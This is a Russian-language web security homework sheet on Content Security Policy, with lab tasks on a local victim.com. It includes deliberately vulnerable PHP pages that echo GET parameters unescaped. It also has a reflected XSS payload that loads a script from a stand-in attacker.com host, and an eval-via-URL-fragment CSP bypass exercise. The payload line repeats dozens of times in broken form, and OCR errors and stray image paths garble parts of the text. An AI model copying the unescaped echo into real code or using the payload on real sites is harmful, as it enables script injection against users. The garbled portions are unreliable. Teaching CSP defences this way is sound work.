Урок 6: Браузеры: концепции безопасности

- 1. Открыть консоль браузера на http://victim.com с помощью XHR. Изучить реакцию браузера в консоли.
- 2. Примечание: домены attacker.com и victim.com должны резолвиться в 127.0.0.1, конфиг nginx тоже должен отдавать все так, чтобы на начало задания работало оба алерта.

Добавить данную политику CSP на сайте http://victim.com. Загрузить страницу <a href="victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script/src=//attacker.com/evil.js></script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?js=<script>">ctip.com/csp.php?j

```
Файл csp.php
<br/>
<bdy>
<h3>Whatever _malicious_ you inserted shouldn't be executed!</h3>
<?php
echo $_GET["js"];

?>
<h3>But legitimate code still should execute</h3>
<script src="http://victim.com/some.js"></script>
</body>

Политика CSP
Content-Security-Policy: default-src 'none'; script-src 'unsafe-inline' http:

Файл some.js
alert("I'm legitimate!")
```

Файл evil.js alert("I'm evil!") 3. Не дать вредоносному коду http://victim.com/hw-6-3.php?
<a href="mailto:name=<script>alert("hacked")/
sыполниться на
crpaнuue http://victim.com/hw-6-3.php (представлена ниже) с помощью политики CSP (написать политику CSP). Легитимный код при это должен выполняться.

Страница hw-6-3.php

```
<br/>
<h3>Whatever _malicious_ you inserted shouldn't be executed!</h3></ph>
<?php
    echo $_GET["name"];
?>
<h3>But legitimate code still should execute</h3>
<script src="http://victim.com/some.js"></script>
<script src="http://sub.victim.com/some.js"></script>
```


4. (*) Обойти политику CSP: script-src 'unsafe-eval' http://victim.com http://partner.com http://home.victim.com на странице http://victim.com/hw-6-4.html?text=123. Сделать безопасно, понять почему теперь безопасно.

```
Файл hw-6-4.html
```


```
<br/>
<h3>Legitimate code still should execute</h3><br/>
<script src="/hw-6-4.js"></script><br/>
</body><br/>
Файл hw-6-4.js
function okFunction () {
    alert("I'm legitimate!");
}
setTimeout(document.URL.split("#")[1], 1000);
setTimeout(okFunction, 1000);
```

5. (*) Установить bWAPP.


1.



2.



3.



4, 5

Не успел.